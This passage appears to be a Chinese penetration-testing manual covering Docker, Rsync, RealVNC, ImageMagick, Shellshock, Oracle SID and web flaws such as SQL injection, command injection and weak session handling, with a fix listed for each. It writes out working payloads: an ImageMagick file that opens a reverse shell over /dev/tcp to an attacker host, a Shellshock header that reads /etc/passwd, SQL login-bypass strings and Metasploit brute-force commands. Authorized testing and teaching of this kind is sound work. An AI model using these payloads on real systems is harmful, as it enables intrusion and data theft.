
Docker是一个开源的应用容器引擎，让开发者可以打包他们的应用及依赖包到一个可一直的容器中，然后发布到任何流行的Linux机器上，也可以实现虚拟化。Docker swarm是一个将docker集群变成单一虚拟程序的docker host工具，docker swarm管理的时候，被管理的节点上默认会开启一个TCP端口2375，此端口默认情况下未进行认证，针对2375端口，我们可以在任意linux主机当中安装docker客户端程序，通过客户端发送命令执行docker命令，从而可以通过写入sshkey的方式获取主机的连接方式并控制主机。

测试方法：

1.访问http://<target>:<port>/version和http://<target>:<port> /containers/json，能够正常返回容器版本等信息，说明存在未授权访问漏洞。如下图所示：



2.进一步利用，在CMD环境下执行docker –H <target>:<port> ps –a，如下图所示：

****

如果能获取到相关信息，说明存在该漏洞。

测试工具：

DockerToolbox.exe

修复方案：

设置严格的访问控制（ACL），只允许信任的swarm devices之间通信。

* + 1. Rsync未授权访问漏洞

漏洞描述：


Rsync是一套远程文件管理系统，默认情况下只要能够连通访问的主机都可以通过未授权的账户直接访问共享的文件系统，可以下载相关内容从而实现敏感信息等内容的泄露。

测试方法：

1.在Kali系统命令界面中输入rsync <target>::，如下图所示：



2.将文件下载到本地，使用命令rsync –av <target>::remotefilename /local/filename，如下图所示：



此处，需要下载的目录为www，下载到本地/temp/root目录下，如果能够执行成功，说明存在该漏洞。

测试工具：

Kali系统

修复方案：

为Rsync设置访问权限。


* + 1. RealVNC认证绕过漏洞


漏洞描述：

RealVNC VNC Server采用的RFB（远程帧缓冲区）协议允许客户端与服务端协商合适的认证方法，协议的实现上存在设计错误，远程攻击者可以绕过认证无需口令实现对服务器的访问。

测试方法：

1.Telnet连接确认版本问题

****

****

如上图telnet返回信息可确认此版本存在漏洞；


2.工具验证漏洞是否存在（win7系统的无法成功）

****

运行上图exe文件执行命令：

VNC\_bypauth.exe -i 10.120.96.196 -p 5900 –vnc


执行结果将在VNC\_bypauth.txt中显示结果如下图：

****

3直接执行脚本完成远程连接

输入ip地址运行脚本，执行过程及结果如下图：

****

****

如果能够成功登录，说明存在该漏洞。

测试工具：

Vnc.py VNC\_bypauth.exe

修复方案：

升级RealVNC版本。


* + 1. ImageMagick远程代码执行漏洞

漏洞描述：

ImageMagick软件是用c语言编写的免费开源软件，可用来显示、转换以及编辑图片文件，并且可以跨平台运行，支持包括perl，c++，php，python，ruby等多种语言，并被部署在数以百万计的网站，博客，社交媒体平台和流行的cms中。ImageMagick6.9.3-10版本存在CVE-2016-3714远程代码执行漏洞。

测试方法：

1.首先构造一个图片文件，名为sh.png：

[](http://jingyan.baidu.com/album/90bc8fc854f08af652640c10.html?picindex)

在该文件中写入以下字符串：

push graphic-context

viewbox 0 0 640 480

fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/<target>/12307 0>&1")'

pop graphic-context

代码说明：

（1）红色标记为公网IP，用来接收反弹的shell的攻击者的主机ip

（2）端口为攻击者公网服务器ip的12307端口（可任意空闲端口号）

（3）此shell由bash解析

2.找到存在漏洞的网站


3.上传sh.png图片文件前先启动nc来开启端口监听，如下图所示：



4.上传文件



5.nc监听端获得shell，如下图所示：



如果能够获取Shell，说明存在该漏洞。

测试工具：

nc工具

修复方案：

升级ImageMagick版本。


* + 1. 破壳（Shell Shock）漏洞


漏洞描述：

破壳漏洞于2014年9月24日爆出，广泛存在于Unix和Linux系统中，Bash4.3及以下版本皆包含此漏洞。利用该漏洞可实现远程的代码执行，具有很高的危险性。漏洞CVE编号CVE-2014-6271、CVE-2014-6277、CVE-2014-6278、CVE-2014-7169。

测试方法：

1.首先利用御剑等后台扫描器或Kali的Dirb工具扫描，寻找网站目录下cgi-bin路径下具有可执行权限的cgi文件，对其进行访问并通过Burp Suite抓包，将HTTP请求的数据发送至Repeater方便调试。









2.截获HTTP请求后，修改User-Agent头信息（注意空格不能省略）：

() { : ;}; echo “Content-type: text/html”; echo; /bin/cat/ /etc/passwd 访问etc下的passwd文件内容，如下图所示：





如果可以获取到命令执行结果，则说明存在漏洞。

测试工具：

Burp Suite、Metasploit框架

修复方案：

升级Bash版本以修复该漏洞。


* + 1. Oracle tnslsnr空口令漏洞

漏洞描述：

远程的Oracle tnslsnr服务器没有被设置密码，一个攻击者可以利用这个问题随意关闭oracle tnslsnr服务器或者设置新的口令，这将影响合法用户的正常使用。攻击者也可以获取数据库的一些细节信息以发动进一步攻击。结合其他漏洞，攻击者甚至可以在目标系统上创建或者修改文件，进而入侵系统。

测试方法：

1.使用tnscmd工具获取oracle信息



若能够获取到ORACLE\_SID值，说明存在该漏洞。

测试工具：

tnscmd工具

修复方案：

为Oracle tnslsnr设置强壮口令。

* + 1. 暴力猜测Oracle SID漏洞

漏洞描述：

可以通过暴力猜测的方法探测出Oracle TNS Listener SID。探测出的SID可以用于进一步探测Oracle 数据库的口令。


测试方法：

1.启用metasploit后调用sid\_brute插件：msf > use admin/oracle/sid\_brute

2.设置目标地址msf auxiliary(sid\_brute) > set rhost X.X.X.X

3.设置目标端口msf auxiliary(sid\_brute) > set rport 1521

4.调用内置字典执行SID猜测msf auxiliary(sid\_brute) > run



如果能够猜测出SID值，说明存在该漏洞。

测试工具：

metasploit框架

修复方案：

1. 设置复杂度较高的SID。

2. 对于短时间内难以通过第1种方式修补漏洞的情况，应考虑加强主机和网络层面的访问控制策略。例如采用白名单的方式，仅允许授权主机IP访问该端口，避免漏洞被攻击者恶意利用。

1. Web应用渗透测试
   1. 注入
      1. SQL注入

漏洞描述：

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将（恶意）SQL命令注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。 造成SQL注入漏洞原因有两个：一个是没有对输入的数据进行过滤（过滤输入），还有一个是没有对发送到数据库的数据进行转义（转义输出）。

测试方法：

1. 通过web漏洞扫描工具进行对网站爬虫后得到的所有链接进行检测，或者手工判断是否存在注入点，一旦确认存在漏洞，可利用自动化工具sqlmap去尝试注入。几种常见的判断方法：
2. 数字型。

http://host/test.php?id=100 and 1=1 返回成功

http://host/test.php?id=100 and 1=2 返回失败

1. 字符型。

http://host/test.php?name=rainman ’ and ‘1’=‘1 返回成功

http://host/test.php?name=rainman ’ and ‘1’=‘2 返回失败

1. 搜索型。

搜索型注入：简单的判断搜索型注入漏洞是否存在的办法是：

* 先搜索（'），如果出错，说明90%存在这个漏洞。
* 然后搜索（%），如果正常返回，说明95%有洞了。
* 然后再搜索一个关键字，比如（2006）吧，正常返回所有2006相关的信息。
* 再搜索（2006%'and 1=1 and '%'='）和（2006%'and 1=2 and '%'='）

1. 绕过验证（常见的为管理登陆）也称万能密码

(1) 用户名输入： ‘ or 1=1 or ‘ 密码：任意

(2)Admin’ - -（或‘ or 1=1 or ‘ - -）(admin or 1=1 --) (MS SQL)(直接输入用户名，不进行密码验证)

(3)用户名输入：admin 密码输入：’ or ‘1’=’1 也可以

(4) 用户名输入：admin' or 'a'='a 密码输入：任意

(5) 用户名输入：‘ or 1=1 - -

(6) 用户名输入：admin‘ or 1=1 - - 密码输入：任意

(7) 用户名输入：1'or'1'='1'or'1'='1 密码输入：任意

1. 不同的SQL服务器连结字符串的语法不同，比如MS SQL Server使用符号+来连结字符串，而Oracle使用符号||来连结：

http://host/test.jsp?ProdName=Book’ 返回错误

http://host/test.jsp?ProdName=B’+’ook 返回正常

http://host/test.jsp?ProdName=B’||’ook 返回正常说明有SQL注入

1. 如果应用程序已经过滤了’和+等特殊字符，我们仍然可以在输入时过把字符转换成URL编码（即字符ASCII码的16进制）来绕过检查。

如果存在注入点甚至可以注入得到数据，说明存在漏洞。

风险分析：

在输入URL和表单处，攻击者通过输入精心构造的SQL语句，对数据库记录进行增删改查，或直接获取服务器权限。攻击者实施SQL注入攻击时大多借助自动化注入工具，如sqlmap等。

测试工具：

Sqlmap、Burpsuite、浏览器

修复方案：

SQL注入的主要原因是程序没有严格过滤用户输入的数据，导致非法数据侵入系统。

1. 对用户输入的特殊字符进行严格过滤，如’、”、<、>、/、\*、;、+、-、&、|、(、)、and、or、select、union。
2. 使用参数化查询（PreparedStatement），避免将未经过滤的输入直接拼接到SQL查询语句中。
3. Web应用中用于连接数据库的用户与数据库的系统管理员用户的权限有严格的区分（如不能执行drop等），并设置Web应用中用于连接数据库的用户不允许操作其他数据库。
4. 设置Web应用中用于连接数据库的用户对Web目录不允许有写权限。
5. 使用Web应用防火墙。

以下给出sql注入防范编码供开发者参考：

方法一：参数化查询，利用PreparedStatement对象的set方法给参数赋值。参数化查询强制要求给每个参数定义类型，这种方式使得数据库能够区分出哪些属于代码段哪些属于数据段。

* + 1. 命令注入

漏洞描述：

Command Injection，即命令注入攻击，是指由于Web应用程序对用户提交的数据过滤不严格，导致黑客可以通过构造特殊命令字符串的方式，将数据提交至Web应用程序中，并利用该方式执行外部程序或系统命令实施攻击，非法获取数据或者网络资源等。在命令注入的漏洞中，最为常见的是PHP的命令注入。PHP命令注入攻击存在的主要原因是Web应用程序员在应用PHP语言中一些具有命令执行功能的函数时，对用户提交的数据内容没有进行严格的过滤就带入函数中执行而造成的。例如，当黑客提交的数据内容为向网站目录写入PHP文件时，就可以通过该命令注入攻击漏洞写入一个PHP后门文件，进而实施下一步渗透攻击。

测试方法：

通过web扫描工具进行扫描，也可以通过手工进行验证：

查找URL中是否存在传入命令的参数，如果存在，尝试替换成其他命令，判断是否能够成功执行。

如下图所示的http://192.168.1.3/?cmd=net user，可以发现命令能够成功执行：



如果发现存在任意命令执行，说明存在漏洞。

风险分析：

Web应用程序没有过滤类似system()，eval()，exec()等函数是恶意命令执行的最主要原因。

测试工具：

Burpsuite、浏览器


修复方案：

PHP中命令注入攻击漏洞带来的危害和影响很严重。防范命令注入攻击漏洞的存在可以通过以下几种方法：

1. 尽量不去执行外部的应用程序或命令。
2. 使用自定义函数或函数库实现外部应用程序或命令的功能。
3. 在执行system、eval等命令执行功能的函数前，校验参数内容。
4. 使用escapeshellarg函数处理相关参数。Escapeshellarg函数会将任何引起参数或命令结束的字符进行转义，如单引号“’”会被转义为“\’”，双引号“””会被转义为“\””，分号“;”会被转义为“\;”，这样escapeshellarg会将参数内容限制在一对单引号或双引号里面，转义参数中所包含的单引号或双引号，使其无法对当前执行进行截断，实现防范命令注入攻击的目的。
5. 使用safe\_mode\_exec\_dir执行可执行的文件路径。将php.ini文件中的safe\_mode设置为On，然后将允许执行的文件放入一个目录中，并使用safe\_mode\_exec\_dir指定这个可执行的文件路径。在需要执行相应的外部程序时，程序必须在safe\_mode\_exec\_dir指定的目录中才会允许执行，否则执行将失败。
   1. 失效的身份认证和会话管理
      1. 会话固定

漏洞描述：

在用户进入登录页面，但还未登录时，就已经产生了一个session，用户输入信息，登录以后，session的id不会改变，也就是说没有建立新session，原来的session也没有被销毁）。攻击者事先访问系统并建立一个会话，诱使受害者使用此会话登录系统，然后攻击者再使用该会话访问系统即可登录受害者的账户。会话固定攻击的原理及流程如下图所示：



1. 攻击者Bob匿名访问www.buybook.com。
2. 服务器与Bob建立了一个会话，比如sessionid为1234567。
3. Bob构造了一个URL：http://www.buybook.com/login.jsp?sessionid=1234567，发给了受害者Alice。
4. Alice直接打开此链接，输入自己的用户名和密码登录系统。
5. 此时Bob再次访问http://www.buybook.com/viewprofile.jsp?sessionid=1234567，即可进入Alice的账户。

测试方法：

1、 打开网站登录页面。

2、 登陆前通过软件工具抓取cookie信息值

3、 进行登录操作，登录成功后抓取cookie并与登录前的进行对比，如果其值一样，则可判断其会话的cookies或者sessions未进行更新，说明存在漏洞。

测试工具：

浏览器

风险分析：

攻击者可构造任一个有效令牌（通过请求登录页面或用他自己的证书登录），并把它传送给目标用户。当该用户使用这个令牌登录时，攻击者就能劫持这名用户的会话。

安全建议：

建议在登录成功后对会话标识符进行更新。

* + 1. 会话重用

漏洞描述：

用户退出系统后，服务器端Session未失效，攻击者可利用此Session向服务器继续发送服务请求。

测试方法：

通过客户端提供的注销功能退出客户端登录，利用登录时的会话再次向服务器请求登录后才能使用的功能，判断服务器是否返回功能执行结果。

如果仍然可以访问登录后的页面或功能，说明存在漏洞。

测试工具：

浏览器

风险分析：

攻击者通过网络嗅探或者钓鱼攻击窃取用户的Session信息，在用户注销系统后，如服务器端未直接清理此Session，则攻击者仍可利用窃取到的Session成功访问系统直到Session过期。

修复方案：

用户退出系统后，服务器端应清空此用户的Session信息。

* + 1. 会话失效时间过长

漏洞描述：

应用系统的会话失效时间过长。导致服务器性能受损，且由于过长的失效时间会导致可以被多次利用。

测试方法：

登录目标系统获得会话，几个小时之后再次利用该会话操作目标系统，测试会话是否失效。如果会话未失效，说明存在漏洞。

风险分析：

实施会话保持攻击的前提是攻击者已通过网络中间人攻击窃取用户的SessionID，并能修改用户的Cookie的Expire时间为长久有效，用户不退出系统的前提下，攻击者可长时间利用用户的SessionID登录系统。

测试工具：

浏览器

修复方案：

1. 服务器端设置Session的存活时间，超过存活时间强制销毁Session；
2. 当客户端发生变化时（比如IP、UserAgent等信息），要求用户重新登录；
3. 限制每个用户只允许拥有一个有效Session，当用户再次登录时，攻击者所保持的Session便会失效。
   * 1. 存在弱口令

漏洞描述：

认证登录环节存在弱口令

测试方法：

1. 找到网站登录页面，尝试输入常见弱口令；
2. 根据网站所使用的第三方组件，寻找特定的弱口令或默认口令进行登录。

如果发现弱口令，说明存在漏洞。

风险分析：

攻击者可利用互联网公开的常见弱口令尝试登录管理后台，对网站造成一定的影响。

测试工具：

浏览器、Burpsuite

修复方案：

禁止使用弱口令，口令应满足一定的复杂度。

* + 1. 存在暴力破解


漏洞描述：

暴力破解的基本思想是根据题目的部分条件确定答案的大致范围，并在此范围内对所有可能的情况逐一验证，直到全部情况验证完毕。若某个情况验证符合题目的全部条件，则为本问题的一个解；若全部情况验证后都不符合题目的全部条件，则本题无解。常常存在于网站的登录系统中，通过对已知的管理员用户名，进行对其登录口令的大量尝试。

测试方法：

找到网站登录页面。

利用burp对登录页面进行抓包，将其发送到Intruder,并设置其密码参数，如pwd=为变量，添加payload（字典），进行攻击，攻击过程中查看其返回的字节长度，来判断是否成功。攻击效果如图所示：



一般情况下，暴力破解有三种形式：

1) 固定账号对密码暴力破解。

2) 在得知账号具有规律性，或者通过某种方式获取到大量账号的前提下，固定密码对账号暴力破解。

3) 使用网上流传的账号密码库进行撞库攻击。

如果发现密码可以暴力破解，说明存在漏洞。

风险分析：

攻击者一般会使用自动化脚本组合出常见的用户名和密码，即字典，再结合软件burpsuite的intruder功能进行暴力破解。

测试工具：

Burpsuite

修复方案：

1. 账户锁定

账户锁定是很有效的方法，因为暴力破解程序在5-6次的探测中猜出密码的可能性很小。但是同时也拒绝了正常用户的使用。如果攻击者的探测是建立在用户名探测成功之后的行为，那么会造成严重的拒绝服务攻击。对于对大量用户名只用一个密码的探测攻击账户锁定无效。如果对已经锁定的账户并不返回任何信息，可能迷惑攻击者。

1. 验证码

验证码是阻止暴力攻击的好方法，但设计不好的验证码是可以绕过的，而且对于特定目标的手工探测来说验证码是没有作用的。

* + 1. 图形验证码薄弱

漏洞描述：

图形验证码过于简单，可使用工具自动化识别。

测试方法：

利用Python Image Library、tesseract-ocr、pytesser等python第三方库，经过二值化、文字分割等操作识别验证码。

如果验证码可以被自动识别，说明存在漏洞。

风险分析：

验证码通常使用一些线条和一些不规则的字符组成，这些字符通常同时包含字母和数字。但有些Web程序设计的验证码较简单，仅由数字或字母组成，且生成的验证码字符排列规整，很容易被程序自动识别。

测试工具：

PKAV

修复方案：

使用安全性强的验证码，验证码应从以下方面保证其安全性：验证码长度不低于4位，至少同时包含数字、字母或汉字，增加干扰因素比如线条，避免使用容易被程序自动识别的验证码，验证码不应返回到客户端。

* + 1. 账号枚举

漏洞描述：

存在于系统登录页面，利用登陆时输入系统存在的用户名错误密码和不存在的用户名错误密码，返回不同的出错信息可枚举出系统中存在的账号信息。

测试方法：

找到网站或者web系统登录页面。

在web系统登录页面，通过手工方式，利用系统中存在的用户名和不存在的用户名，密码随意，尝试登录，查看其回显内容。例如：输入存在的用户名admin，回显如下：密码错误；输入不存在的用户名test，回显如下：用户不存在。

确定应用是否不管输入的用户名和密码是否正确都提供相同的响应。

如果输入错误的用户名和密码提示不同的信息，说明存在漏洞。

风险分析：

攻击者根据Web应用程序返回的上述提示信息即可枚举系统中存在的登录用户名，然后针对枚举出来的登录用户名，对其密码进行暴力破解。

测试工具：

浏览器

修复方案：

建议对网站登录页面的判断回显信息修改为一致：用户名或密码错误。

* + 1. 账号弱锁定机制

漏洞描述：

系统帐号锁定时间太短

测试方法：

登录时多次输入错误密码，触发账户锁定机制，查看锁定时间是否低于3分钟。

如果不存在账户锁定机制，说明存在漏洞。

风险分析：

若账户锁定时间过短，攻击者仍可利用其进行暴力破解。

测试工具：

浏览器

修复方案：

建议在不影响业务的前提下，账户在多次尝试失败后锁定时间不低于3分钟。

* + 1. 短信验证码可暴力破解

漏洞描述：

短信验证码位数太短或有效期太长导致可暴力破解

测试方法：

点击发送短信验证码，输入任意验证码，提交请求，使用burpsuite拦截请求，在intruder模块设置验证码参数为枚举变量，对验证码进行暴力破解。

如果短信验证码可以被暴力破解，说明存在漏洞。

风险分析：

